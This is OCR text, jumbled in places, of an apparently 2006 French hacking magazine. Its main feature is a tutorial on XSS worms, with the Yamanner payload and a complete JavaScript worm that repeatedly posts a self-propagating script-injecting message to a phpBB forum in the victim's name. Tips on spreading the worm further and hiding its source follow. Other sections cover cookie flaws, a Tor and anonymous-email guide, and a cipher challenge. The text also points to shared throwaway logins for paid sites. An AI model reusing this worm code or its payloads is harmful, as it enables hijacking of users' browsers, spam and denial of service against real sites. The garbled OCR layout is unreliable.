
Eunereis longissima © Hans Hillewaert, Belgian continental shelf. CC by-sa/2.5/

Yamanner

Plus évolué que Samy, Yamanner à pris d'assaut la messagerie de Yahoo!. Le worm utilisait une faille dans le filtrage de ce webmail, maintenant corrigée, afin d'exécuter sa charge de cette manière :

```
<img src='http://us.il.yimg.com/us.yimg.com/i/us/nt/ma/
ma_mail_1.gif'
target=""onload="[code malicieux]">
```

Le worm était ensuite capable d'extraire toutes les adresses @yahoo.com ou @yahoogroups.com contenues dans les différentes boites de la victime, et de s'envoyer à chacune d'elles.
Le code source du virus est disponible à cette adresse :
http://groovin.net/stuff/yammer.txt.




```
pbb.js%60%3E%3C%2Fscript%3E%22%29%27+b%3D%27%3Cpre%27+%3E%0D%0A%5Bb%5DHackademy+Powa%5B%2Fb%5D%0D%0A%3C%2Fpre%3E&topictype=0&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&f=1&post=Submit
```

On va faire appel à XmlHttpRequest, bien connu des amateurs de AJAX

Un peu de JavaScript

Étant donné que sur certains forums il existe un délai pendant lequel on ne peut pas poster de nouveaux messages, on va faire en sorte que le script s'exécute toutes les 15 secondes. On va pour cela utiliser la fonction setInterval() [4].
Le fait que ce soit au nom de la victime que les messages de notre script sont envoyés constitue un gros avantage car il sera plus difficile de revenir à la source de l'attaque.

La variable f contient l'id de la catégorie dans laquelle les messages vont être envoyés. Ici elle vaut 1, c'est à dire la première catégorie.
Le plus dur est fait. Il ne reste plus qu'à coder un script qui utilise cette requête en boucle. On va faire appel à XmlHttpRequest, bien connu des amateurs de AJAX, pour forger nos requêtes.

Se protéger en aval

Le principe de base de ces worms, qui d'ailleurs est le même que celui que nous évoquions au sujet de la Livebox dans le dernier numéro, consiste à utiliser du JavaScript pour provoquer des requêtes GET ou POST à l'insu de l'utilisateur :

Quelques minutes plus tard...

une sorte de clic automatique. Ce code JavaScript peut d'ailleurs provenir d'une page extérieure au domaine ciblé, par exemple d'un site populaire piraté ou d'une page perso. Ainsi, ces attaques ne doivent pas nécessairement s'appuyer sur une faille de type XSS. Cependant, lorsque le code provient d'un autre domaine, les navigateurs interdisent - théoriquement - l'accès en lecture à la page retournée par une requête faite à travers XmlHttpRequest. Sans ces informations, ni Samy, ni Yamanner n'auraient pu construire des requêtes valides. Samy, par exemple, doit connaître l'identifiant de ses nouveaux amis, ainsi que le « token » de l'utilisateur pour se


Filtrer efficacement du HTML/XHTML

Nous avions déjà vanté par le passé les avantages de l'approche « white-listing » du filtrage de l'html, qui consiste à définir explicitement les balises et les attributs autorisés, plutôt que d'utiliser une liste de balises interdites, qui sera toujours incomplète.
La petite bibliothèque kses, utilisée notamment par Wordpress pour filtrer le contenu des blogs, a bien des chances de s'imposer dans le domaine. Voyez plutôt :

```
include 'kses.php';
$allowed = array('b' => array(), 'i' => array(),
                 'a' => array('href' => 1, 'title' => 1),);
$val = stripslashes($_POST['val']);
$val = kses($val, $allowed);
```

http://sourceforge.net/projects/kses
http://www.blwood.net/index.php?cat=security&cat2id=10&id=45

Sniffer gmail.com



Un post en apparence innocent


propager.
Je vous invite à sniffer les requêtes envoyées lorsque vous envoyez un message sur gmail.com. On peut observer par exemple ces quelques paramètres :

```
POST /mail/channel/bind?&at=
9e4652452b4666ed-10872cb28edb8
&VER=2&SID=127A6C274842EB3A
&RID=8164&zx=ww0qo279tzxw
HTTP/1.1
```

Ces valeurs aléatoires correspondent grosso modo à la session de l'utilisateur, impossible à deviner. De cette manière, il n'est par exemple pas possible de forcer un utilisateur à envoyer un mail à l'aide d'un JavaScript lancé depuis une page extérieure à gmail. Par contre, si l'on peut exploiter une faille XSS (il y en a : http://ph3rny.blogspot.com/2006/03/vulnerability-in-gmail.html), c'est imparable : ces clés aléatoires sont obligatoirement accessibles, sans quoi il ne serait pas possible d'envoyer de mail du tout, même manuellement.
Cette précaution n'est cependant pas généralisée à tous les webmails. Par ailleurs, de nombreux services peuvent être potentiellement pris pour cible, en plus des webmails ou des web-interfaces de routeurs/firewalls/modems : paiements en ligne, systèmes de votes et autres bookmark sociaux, blogs, etc.

Conclusion

Bien sûr, vous auriez pu récupérer le cookie de la victime grâce à la faille xss, mais le but de cet article était de vous montrez la facilité d'élaboration d'un worm qui utilise le navigateur de la victime à son insu.
Pour aller plus loin, on aurait également pu construire une fonction qui renvoie un id d'une catégorie aléatoirement, on l'aurait ainsi injecté dans notre requête. L'attaque se serait ainsi propagée sur l'entièreté du forum et non sur une seule catégorie. En s'attaquant à la messagerie privée du forum, on pourrait également gagner en discrétion. Mais tout cela n'est pas l'objet de cet article.



LiveHTTPheaders en action

XmlHttpRequest : « it's a feature ! »

Le « Web 2.0 », c'est le buzz word qui désigne une nouvelle tendance consistant à considérer et concevoir les sites Web comme des applications distantes, dont les pages affichées dans le navigateur ne sont qu'une interface. Popularisé par Google, cette nouvelle manière de développer est réellement en train de révolutionner Internet (netvibes.com, writely.com, etc. etc.). Pour obtenir une interactivité directe, les développeurs utilisent du JavaScript et des requêtes HTTP spéciales, afin de mettre à jour des éléments dynamiques du site sans avoir à recharger la page entière.
Ces requêtes renvoient des données brutes, par exemple une liste d'objets correspondant à des critères de recherche, en général sans mise en forme, qui seront ensuite placées dans des tableaux ou des listes du document dynamiquement, grâce au JavaScript et au DOM. En AJAX, ces données sont représentées en XML (voir aussi JSON). C'est Microsoft, en 1998 déjà, qui a introduit un objet ActiveX pour Internet Explorer 5.0 permettant de scripter ces requêtes. Nous en avions déjà parlé il y a quelque temps, puisque cet objet jouait un rôle clé dans les attaques par Cross Site Tracing. Depuis, les autres navigateurs proposent une interface équivalente, sous le nom de XmlHttpRequest.
On peut croire, à tort, que cette fonctionnalité nuit à la sécurité du Web - comme on conseillait d'ailleurs il y a quelques années de désactiver le javascript. Pourtant, on pouvait déjà provoquer des requêtes HTTP quelconques en JS, simplement en créant un formulaire invisible et en utilisant la méthode submit(). La seule différence est qu'avec cette API, on peut récupérer le contenu retourné par la requête.

Voici le code final de notre script :

```
// JavaScript Document
function do_request(){
  if (window.XMLHttpRequest)      // Firefox, Safari, ...
    xmlhttp = new XMLHttpRequest();
  else if (window.ActiveXObject)    // Version IE
    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
  data =
"subject=zihack&message=%3Cpre+a%3D%27%3E%27+onmouseover%3D
%27document.write%28%22%3Cscript+src%3D%60http%3A%2F%2F127.
0.0.1%2Fxssvirus%2FPOST%2Fphpbb.js%60%3E%3C%2Fscript%3E%22%
29%27+b%3D%27%3Cpre%27+%3E%0D%0A%5Bb%5DHackademy+Powa%5B%2F
b%5D%0D%0A%3C%2Fpre%3E&topictype=0&poll_title=&add_poll_opt
ion_text=&poll_length=&mode=newtopic&f=1&post=Submit";

  xmlhttp.open("POST",
               "http://127.0.0.1/2019/phpBB2/posting.php",
               true);
  xmlhttp.setRequestHeader(
      'Content-Type',
      'application/x-www-form-urlencoded');

  xmlhttp.send(data); // envoie de la requête
}

// execution toutes les 15 secondes
setInterval("do_request()", 15000);
```

phpBB

phpBB est un logiciel de forum développé en PHP et utilisant une base de données. Il est très répandu, d'une part parce qu'il est très simple à mettre en place, et d'autre part car il ne nécessite pas de connaissances particulières. Par ailleurs, phpBB étant gratuit et distribué sous licence GPL (Open Source), il attire énormément de webmasters. Par conséquent, beaucoup de personnes étudient également son code source, à la recherche de failles.
Site officiel :
http://www.phpBB.com/
Télécharger les anciennes versions :
http://prdownloads.sourceforge.net/phpbb/

[1] : http://securityreason.com/securityalert/313
[2] : http://livehttpheaders.mozdev.org/
[3] : http://www.httpwatch.com/editions.htm
[4] : http://aidejavascript.com/article75.html

Chaetozone setosa © Hans Hillewaert, Belgian continental shelf. CC by-sa/2.5/

par seconde, le nombre de Go de données envoyées aurait été considérable ! Cela aurait pu mettre à plat n'importe quel site...

Blwood
(UN GRAND MERCI À THE_VIP)

- AJAX
- Web 2.0
- XML HttpRequest
- JSON
- Document Object Model

"Les worms XSS peuvent aussi servir à spammer"

Les worms xss peuvent aussi servir à spammer (cf Yamanner) ou à mener des attaques DDOS. Dans le cas de worms xss de grande ampleur qui contrôlent énormément de navigateurs (Samy en contrôlait près d' 1.000.000 !), s'ils avaient été programmés afin d'envoyer une autre requête vers un site cible chaque seconde, c'est à dire 1.000.000 de requêtes

xmlhttp.send(data)

Spirobranchus giganteus © 2004 Richard Ling FDL

Le Web en Bref

les news qui ont attiré notre attention

MyYearBook : plus fort que MySpace

Samy est devenu si populaire (voir article précédent) qu'il a fait des émules. Connaissant un succès encore plus fulgurant que MySpace, le site MyYearBook.com a lui aussi été la victime d'un worm dévastateur. Le cas est cependant beaucoup plus grave, parce que MyYearBook a été conçu par des personnes manifestement ignares en matière de sécurité. Non seulement les profils des membres comportaient au moins une vingtaines de failles XSS (le filtrage, sucrant tous les backslashs, était aisément contournable : <scri\pt>), mais en plus l'email et le mot de passe des membres étaient stocké en clair dans des cookies !

A ce jour 12 variantes du Worms existent, l'une permet de gagner en popularité, l'autre de gagner des amis automatiquement, etc...

Le code source des variantes connues est disponible sur :
http://ha.ckers.org.

Clearstream : crois ce que tu vois

Le Figaro a publié[1] en juin la déposition de Florian Bourges, l'un des acteurs de l'affaire Clearstream[2]. Pour rappel, cet informaticien avait eu accès, en tant que stagiaire lors d'un audit interne de la filiale française de Clearstream, à des listings de comptes, dans lesquels il était chargé de détecter des anomalies. D'après cette déposition, l'ex-stagiaire affirme avoir remis une copie de ce listing à Denis Robert, puis à Imad Lahoud qu'il prenait alors pour un agent de la DGSE.

Il est particulièrement intéressant de découvrir dans ce document les différents éléments qui permettent à Florain Bourges de faire le rapprochement entre sa version du listing, et celle, falsifiée, reçu par le juge Ruymbeke. Il fait aussi référence aux meta-informations contenues dans les divers documents électroniques relatif à l'affaire et qu'il a eu en sa position, et notamment aux historiques de fichiers au format Word.

Ces méta-données, comme toute information numérique non signée, sont falsifiables et ne peuvent probablement pas faire office de preuve, au sens juridique du terme. Ce n'est pourtant pas une raison pour en négliger l'importance !

À titre d'exemple, voici ce que le PDF publié sur le site du Figaro révèle[3] :

```
$ extract clearstrem1.pdf
modification date -
 20060609193137+02'00'
creation date -
 20060609193126+02'00'
format - PDF 1.4
page count - 18
producer - Adobe PDF Library 7.0
creator - Adobe InDesign CS2 (4.0)
mimetype - application/pdf
```

Pas de scoop ici : on constate juste que le pdf a été créé le 9 juin, jour de la mise en ligne, soit 48h après la déposition, à l'aide d'un logiciel de PAO très courant dans la presse. On peut donc supposer que cette copie du document, normalement soumis au secret de l'instruction, a été transmis à la rédaction du quotidien sous la forme d'une photocopie papier.

[1]. http://www.lefigaro.fr/pdf/clearstream1.pdf
[2]. http://fr.wikipedia.org/wiki/Affaire_Clearstream_2
[3]. http://gnunet.org/libextractor/

Les faits divers de la sécurité informatique ne manquent pas sur le Web. Voici une sélection de quelques dépêches croustillantes.

Mot de passe en clair ?!

Cross Site Cooking

Cela date un peu, mais vaut la peine d'être signalé dans ce numéro, très axé sur la sécurité Web. M. Zalewski (lcamtuf) a mis en évidence[1] trois problèmes majeurs dans la gestion des cookies et des domaines associés. Pour rappel, les cookies sont stockés en fonction d'un domaine ou d'un sous-domaine, déterminants pour les contrôles d'accès. Un site, par exemple http://forum.example.com, peut enregistrer des cookies

rattachés à son sous-domaine (forum.example.com), mais aussi au domaine global (.example.com), pour que la session de l'utilisateur soit valables sur toutes les parties du site, par exemple. Par contre, on ne peut pas accéder au ou modifier les cookies de forum.example.com depuis un site sur un autre sous-domaine comme perso.example.com.

Il est théoriquement impossible d'enregistrer un cookie pour un top level domain (TLD) comme .com ou .org, pour éviter des problèmes de sécurité (un cookie qui se propage sur tous les sites en .com pourrait avoir des effets pervers). Pour éviter cela, les navigateurs sont sensés[2] suivre une règle simple : refuser les cookies associés à un domaine en .com, .edu, .net, .org, .gov, .mil, ou .int s'il ne contient pas au moins deux points (afin qu'il y ait au moins un domaine), ou s'il ne contient pas au moins trois points pour les autres TLD (afin d'éviter les cookies sur .co.uk ou .gouv.fr par exemple).


Premier problème : ni IE, ni Mozilla/Firefox ne semblent suivre complètement cette règle. Ils acceptent ainsi des cookies pour un domaine de la forme .xxx.fr, par exemple. Deuxième problème : il n'est pas nécessaire, toujours pour IE et Firefox, qu'il y ait quelque chose entre les points. On pourrait ainsi enregistrer un cookie sur le domaine .com. (avec un point final), qui sera valable pour les sites auxquels on accède de cette manière : http://example.com. (idem). Un troisième problème, plus tordu, permet de forcer quelqu'un à envoyer un cookie arbitraire sur un serveur web cible en utilisant un reverse dns. Voir le post[1] pour plus de détails.

[1]. http://lists.grok.org.uk/pipermail/full-disclosure/2006-January/041828.html

[2]. http://mozilla.gunnars.net/firefox_help_firefox_cookie_tutorial.html

Chattez couvert !

Présenté en juillet à New York, lors de la HOPE[1] (Hackers On Planet Earth, convention organisé par le 2600 Magazine), Scatterchat[2] est un logiciel de communication anonyme et confidentielle, facile d'utilisation. Il permet de faire de la messagerie instantanée et des transferts de fichiers (basé sur Gaim, avec une couche de crypto) et utilise Tor (voir l'article de la rubrique Découverte) pour le transport anonyme des paquets. Ceux qui ont plus besoin de confidentialité que d'anonymat et qui désirent utiliser un logiciel plus conventionnel peuvent aussi essayer Psi[3], un client Jabber (possibilité d'utiliser des passerelles vers MSN, AIM, ICQ, etc.) permettant de chiffrer les conversation à l'aide de clés PGP/GPG.



[1] : http://www.hopenumbersix.net/
[2] : http://www.scatterchat.com
[3] : http://psi-im.org

Google Audit

Cipher.org a mis en ligne un outil intéressant mettant en avant les possibilité de Google en matière de recherche de vulnérabilités. L'idée est simple : faire une recherche sur des motifs typiques de certaines vulnérabilités à travers les codes sources indexés par le moteur. Par exemple :

1 `"strcpy(buffer|buf, argv[?]);" filetype:c`

Buffer overflow typique : un strcpy dont la source est issu de la ligne de commande.

1 `"printf(argv[?]);" filetype:c`

Format bug.

1 `"unsafe" filetype:cs`

Mot clé de C# qui désactive certaines vérifications.

[1] http://www.cipher.org.uk/index.php?p=projects/bugle.project

Harry Potter contre le Grand Firewall de Chine

Comment fait le gouvernement chinois pour censurer les parties du Web qui ne lui plait pas ? Un billet[1] de l'universitaire Richard Clayton nous éclaire quelque peu sur le sujet. L'un des dispositif mis en place, explique-t-il, est capable de détecter certains mots clés dans les requêtes http ou dans les pages html servies. Pour des raisons de performances, ces mouchards ne bloquent pas les paquets mais se contentent d'envoyer un simple signal de fin de connexion (TCP Reset) au client et au serveur. Cela suffit à empêcher la consultation d'un site. Cependant, il est relativement facile d'ignorer ces paquets TCP Reset. Certains firewalls sont d'ailleurs capables de le faire, pour résister à certains types de déni de service, en vérifiant la cohérence du champs TTL (qui dépend de la distance entre les deux machines connectées). D'après l'auteur, il s'agit donc de faire comme Harry Potter et de marcher les yeux fermés vers le mur du quai 9?...

[1] http://www.lightbluetouchpaper.org/2006/06/27/ignoring-the-great-firewall-of-china/

Découverte Créer une adresse mail intraçable

Les nouveaux out

Bonus : créer un email intraçable

By Mister X

Il peut parfois être utile de rester anonyme lors de la création d'un compte ou bien lors de l'accès à certains sites nécessitant une identification. Rester complètement anonyme n'est pas chose facile en raison des multiples traces que nous laissons tout au long de notre navigation.

Nous allons prendre un cas simple : un internaute veut accéder de manière anonyme à un site qui demande une authentification. Comment faire alors pour rester complètement anonyme lors de l'accès à celui-ci et surtout éviter tous les pièges pour qu'il n'y ai aucune fuite d'information ?

Les traces du navigateur

Les informations que votre navigateur laisse passer, directement ou indirectement, sont très souvent négligées, mais permettent, dans bien des cas, d'avoir une idée précise sur la personne qui accède à un site. En effet, les traces que vous pouvez laisser sont multiples : résolution de l'écran, version du navigateur, système d'exploitation, heure de la machine, etc. Ainsi, un utilisateur se connectant à un site sans proxy et qui se reconnecterait au même site deux minutes après avec un proxy peut facilement être identifiable. Ce cas de figure s'est déjà vu lors d'analyses de logs : un internaute mal intentionné avait visualisé certaines pages bien précises et quelques secondes après, était revenu sur les mêmes pages avec un proxy pour y faire des tests douteux... Ceci est d'autant plus vrai pour les cookies : lorsqu'un utilisateur est automatiquement logué sur sa page d'accueil avec un proxy , on peut remonter à lui sans problème. Si le but des cookies est de fournir des informations sur les utilisateurs, ce n'est pas pour rien ! Pensez donc à tout nettoyer, masquer les paramètres de votre navigateur et désactiver tout ce qui est en flash (voir l'extension flashblock pour Firefox), java et javascript qui peuvent récupérer encore plus d'informations sur votre navigateur. Il est même conseillé d'en utiliser un spécialement dédié au surf anonyme (c'est l'occasion de tester Galeon, Opera, etc.), ou au moins de créer un profil Mozilla/Firefox réservé à ce type d'activité.

Si vous êtes septique, consultez les archives de cette conférence du dernier SSTIC :

http://actes.sstic.org/SSTIC06/Vulnerabilite_des_postes_clients

Se protéger de qui ?

L'information est publique : certains serveurs IRC de Freenode ont été compromis en juin 2006 - et ce n'est sans doute ni la première, ni la dernière fois. Cela nous montre que la confidentialité de nos conversations privées n'est pas garantie a priori, que ce soit du chat ou des échanges de mails.

D'autre part, de plus en plus d'entreprises utilisent des techniques « d'intelligence économique » plus ou moins agressives et plus ou moins respectueuses de nos vies privées.

Les techniques d'anonymat présentées dans cet article, parce qu'elles empêchent le traçage des activités d'un internaute, rendent plus difficiles les attaques ciblées sur des individus.

http://it.slashdot.org/article.pl?sid=06/06/25/1440236

L'adresse IP

Votre IP est l'information la plus critique (c'est l'adresse de votre machine), ce qui explique que de nombreuses personnes s'interrogent sur la meilleure façon de la masquer. Pendant plusieurs années, la meilleure solution était de passer par un proxy public. Néanmoins, un proxy est très lent et ne garantit l'anonymat que dans une certaine mesure. Si le proxy est compromis ou bien si ses logs sont accessibles, tout s'effondre et la protection n'est plus d'aucune utilité. Une méthode efficace consistait à chaîner les proxy, ce qui ralentissait encore plus la connexion.

Mais le logiciel Tor, de l'Electronic Frontier Foundation (EFF), est maintenant à notre disposition. C'est l'outil qui a révolutionné l'anonymat. Le fonctionnement de Tor est le suivant : le client récupère la liste des serveurs ou des noeuds du réseau qui sont répartis à travers le monde. Il sélectionne un chemin aléatoire vers la cible en passant par plusieurs noeuds, dont le dernier fait office de passerelle. Les noeuds passerelles sont particuliers, et sont généralement mis en place par des organisations ou des universités. Certaines passerelles n'acceptent que les connections vers le port 80 (web); d'autres ne sont pas limitées.

La communication est entièrement cryptée du client jusqu'au dernier noeud. Il est impossible de remonter à la source à partir de la destination, pas même de

“ Si le proxy est compromis... ”

ils de l'anonymat

savoir si le paquet qui transite par vous vient directement du noeud qui vous l'a transmis, ce qui garantit un très grand niveau de confidentialité. Cerise sur le gâteau : le débit et la latence sont tout à fait acceptables.

Installation de tor

Sous Windows, l'installation est tout ce qu'il y a de plus standard. Un exécutable à télécharger puis quelques clics sur suivant. Il ne reste alors plus qu'à lancer tor. Il suffit dès lors de configurer votre navigateur comme sur la capture d'écran.
Il existe des extensions firefox permettant d'automatiser cette tâche tel que le plugin Tor-Button. Un autre outil, SwitchProxy, que nous vous avons présenté il y a quelques numéros, permet de basculer d'une connexion normale à une anonyme en un clic. Pensez à bien faire passer vos protocoles par privoxy plutôt que par tor directement pour être sûr de votre anonymat. En effet, votre navigateur laissera par exemple des traces à cause des résolutions de noms d'hôtes, par DNS, dans le cas contraire. Il est également possible de vérifier son anonymat en se connectant sur la page de vérification (cf. lien).
Sous linux, il faut installer tor ainsi que privoxy. Tous les deux s'installent de la manière classique : ./configure && maque suivi d'un make install en root. Les plus avertis choisiront les packages pour leur distribution préférée.

Une fois installé, ajoutez « forward-socks4a / localhost:9050 . » dans le fichier de configuration de privoxy (/etc/privoxy/). Il est important également de commenter logfile et jarfile en ajoutant un # devant ces lignes, afin que privoxy ne log pas tout. La configuration des navigateurs est identique à celle qui a été vue sous windows.
Un des avantages de linux est qu'il est possible de tout torifier (non ce n'est pas du café) de manière très simple : tapez simplement torify dans un shell et toutes les applications que vous lancerez à partir de celui-ci passeront par tor. Très pratique pour les connexions ssh irc ... Je vous invite à trouver sur le wiki de thehackademy un petit script pour votre shell, qui vous permettra de toujours savoir si vous utilisez tor ou non.

Tor infaillible ?

Des vulnérabilités sérieuses mais rapidement corrigées ont été découvertes dans Tor ces derniers mois. Outre quelques dépassements de tampon, une faiblesse dans l'algorithme de routage permettait certaines attaques statistiques pouvant révéler, dans certains cas, l'origine des paquets. Ce type d'attaques n'est cependant pas facile à mettre en oeuvre hors laboratoire, et ne constitue pas un danger sérieux pour un utilisateur normal. Mais si c'est une question de vie ou de mort, il vaut tout de même mieux prendre des précautions supplémentaires.
Les paranoïaques peuvent consulter l'historique des vulnérabilités su
http://tor.eff.org/cvs/tor/ChangeLog

Il est intéressant de noter que désormais, certains sites ou chat empêchent l'accès à leurs services aux utilisateurs de tor, attention donc aux abus ...

Les mails

Très souvent, pour s'inscrire sur un site, il est nécessaire de fournir un email

Tor n'est pas un jouet !

L'anonymat ne vous dégage pas de vos responsabilités, alors ne faites pas n'importe quoi.
Il est facile d'interdire l'accès à un service aux utilisateurs de Tor, en cas d'abus répétés.
Voici un exemple :
http://lists.debian.org/debian-women/2006/06/msg00052.html
Voir aussi comment Tor est accueilli sur Freenode :
http://freenode.net/policy.shtml#tor

question. Le premier réflexe serait de créer une adresse sur un web mail gratuit. Cela devient alors vite fastidieux si pour chaque inscription vous devez recréer un nouveau mail : parfois, on vous en demandera un aussi pour le créer (on se mord la queue). Réutiliser systématiquement le même faux compte ne serait pas non plus une solution car si vous l'utilisez fréquemment, vous avez toutes les chances d'y laisser des traces. Dans tous les cas, un usage trop fréquent permettra de vous créer une nouvelle identité numérique ce qui mettra fin à votre anonymat. Savez-vous qu'en 20 questions, il est possible de déterminer exactement à quoi vous pensez ?

Une autre solution consiste à utiliser certaines redirections contre le spam telles que Trashmail ou SpamGourmet. Ces systèmes vous permettent de créer une redirection temporaire vers votre adresse email. Bien entendu, cela ne marche que pour le spam car si vous avez fourni votre vrai mail à un moment ou à un autre, il est possible d'en retrouver la trace. La meilleure solution est d'utiliser des mails sans aucun mots de passe et accessibles à tous, permettant juste de recevoir un code d'activation. C'est ce genre de service qu'offre MyTrashmail. Il vous suffit de taper n'importe quel nom d'utilisateur et vous accèderez à sa mail box. Ainsi vous ne laisserez aucune trace, le mail utilisé étant totalement publique. Il est également possible de protéger par mot de passe un compte précis, mais ceci revient alors aux webmail précédents.

BugMeNot !

Bugmenot.com référence des centaines de login et mots de passes jetables pour des sites divers, très pratique lorsqu'une inscription intempestive est demandée. Attention, on y trouve absolument de tout, et même des sites payants.

Conclusion


Maintenir son anonymat sur Internet n'est pas compliqué d'un point de vue technique, mais est extrêmement lourd. C'est d'ailleurs pour cette raison que très souvent, des erreurs sont commises et permettent de remonter sans trop de problèmes à la source. Je pense qu'il est quasiment impossible de rester en permanence anonyme, car on sera obligé à un moment ou à un autre de donner une information qui compromettra tout le reste puisqu'une identité se sera créée à travers cet anonymat. Les deux meilleurs conseils que je peux donner sont de n'être anonyme que lorsque cela est vraiment justifié, car à trop vouloir être anonyme, on risque de faire une erreur à un moment critique. Le second est d'utiliser un système totalement différent lors de phases anonymes dans une machine virtuelle, et qui soit pré-configuré pour être détruit après chaque utilisation. Pour cela vmware offre un player assez lourd mais efficace qui peut prévenir de toute fuite d'information s'il est bien configuré ;)

Mister X.

Créer une adresse mail intraçable

1. *Installez Tor et Privoxy*
2. *Créez un profil Mozilla/Firefox* que vous n'utiliserez que pour les points suivants et pour consulter votre courrier par la suite (ou utilisez un autre navigateur que celui que vous utilisez normalement)
3. *Activez Tor* sur ce profil et *vérifiez votre configuration*
4. *Choisissez une adresse jetable* qui ne soit pas associée à vous d'aucune manière
5. *Enregistrez-vous sur un webmail* grand public avec cette adresse jetable. Pensez à activer le chiffrement SSL de vos connexions, vu que en clair, le trafic voyage entre le dernier noeud passerelle et le webmail. Gardez également en tête que vos mails peuvent être lus si le webmail est compromis. Pensez à créer une clé GPG.

Attention : cette marche à suivre peut être contraire aux licences d'utilisation de certains services utilisés. À vous d'être attentif à cela et responsable.



Configuration du navigateur

Liens utiles et références :

Tor :
http://tor.eff.org/
Privoxy :
http://www.privoxy.org/
GPG :
http://www.gnupg.org
TorButton :
http://freehaven.net/~squires/torbutton/
Switch Proxy :
https://addons.mozilla.org/firefox/125/
Vérifier votre config Tor :
http://serifos.eecs.harvard.edu/cgi-bin/ipaddr.pl?tor=1
VmPlayer :
http://vmware.com/products/player/
20 Questions :
http://www.20q.net/
Spamgourmet :
http://www.spamgourmet.com/
TrashMail :
http://fr.trashmail.net/
MyTrashMail :
http://www.mytrashmail.com/

Cryptanalyse, de la théorie à la pratique

Un challenge pour l'été

Pour la rentrée, nous vous proposons de résoudre quelques cryptosystèmes.

Par C.-A. Roh.

A chaque niveau, le message en clair vous apportera des informations et des indices pour résoudre le niveau suivant. Si le premier niveau est excessivement simple, le dernier est certainement plus corsé.

Alors bon courage et amusez-vous bien car la cryptanalyse peut aussi être … un plaisir

1er niveau

CYHPT LUAMH JPSLJ LWYLT PLYUP CLHBH CLJBU JOPMM YLKLJ
LZHYK VUASL KLJHS HNLUL TLYPA LHBJB ULLEW SPJHA PVUIY
